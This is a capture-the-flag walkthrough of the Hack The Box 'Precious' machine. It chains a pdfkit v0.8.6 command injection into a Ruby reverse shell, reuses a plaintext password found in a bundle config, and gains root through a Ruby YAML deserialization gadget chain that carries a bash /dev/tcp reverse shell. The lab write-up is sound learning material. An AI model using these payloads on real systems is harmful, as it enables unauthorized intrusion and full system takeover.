Precious


Let's start with enumerating services with simple nmap command

```
└─$ nmap -sV -p- 10.129.46.73
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-10 07:23 CST
Nmap scan report for 10.129.46.73
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx http server running on port 80 so let's visit it in browser. We are intoduced with host name so let's add that as entry in /etc/hosts and refresh page.

precious.htb

```
└─$ echo "10.129.46.73 precious.htb" | sudo tee -a /etc/hosts
```



We can see a functionality that converts web page to pdf. Intercepting a request in BurpSuite we can see what runs behind that website.

```
<rdf:li>Generated by pdfkit v0.8.6</rdf:li>
```

Quick search for pdfkit v0.8.6 vulnerabilities provides us with GitHub repo showing how to exploit it.

https://github.com/shamo0/PDFkit-CMD-Injection

Let's adjust request in BurpSuite Repeater, set up a listener and wait for connection.

```
POST / HTTP/1.1
Host: precious.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://precious.htb
Connection: close
Referer: http://precious.htb/
Upgrade-Insecure-Requests: 1

url=
http%3A%2F%2F10.10.14.69%3A1234%2F%3Fname%3D%2520%60+ruby+-rsocket+
-e%27spawn%28%22sh%22%2C%5B%3Ain%2C%3Aout%2C%3Aerr%5D%3D%3ETCPSocke
t.new%28%2210.10.14.69%22%2C1234%29%29%27%60
```

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.69] from (UNKNOWN) [10.129.46.73] 42528
whoami
ruby
python -c 'import pty;pty.spawn("/bin/bash")'
sh: 2: python: not found
python3 -c 'import pty;pty.spawn("/bin/bash")'
ruby@precious:/var/www/pdfapp$ ls
ls
app  config  config.ru  Gemfile  Gemfile.lock  pdf  public
```

We've successfully obtained a reverse shell as ruby user. Looking through files we can find plaintext password in /home/ruby/.bundle.

```
ruby@precious:~/.bundle$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```

Let's use that and connect through SSH.

```
-$ ssh henry@10.129.142.190
```

Success ! User flag can be found at /home/henry.

```
henry@precious:~$ whoami
henry
```

```
henry@precious:/opt$ ls /home/henry/
user.txt
```

Searching for potential way for privilege escalation we run following command:

```
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

Let's analyze update_dependencies.rb file.

```
def list_from_file
    YAML.load(File.read("dependencies.yml"))
end
```

There is no absolute path for this file in this function, so we can create our own file called dependencies.yml to be read from current directory.

```
henry@precious:~$ nano ~/dependencies.yml
```

We read how to create such yml file on GitHub below. Let's set reverse shell payload in git_set place, set up a listener, run our command and wait for connection.

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Ruby.md

```
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
```

```
 git_set: /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.124/1235 0>&1'
```

```
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
```

We've successfully received connection as root, root flag can be found at /root.

```
└─$ nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.14.124] from (UNKNOWN) [10.129.142.190] 38170
root@precious:/home/henry# whoami
whoami
root
root@precious:/home/henry# ls /root
ls /root
root.txt
```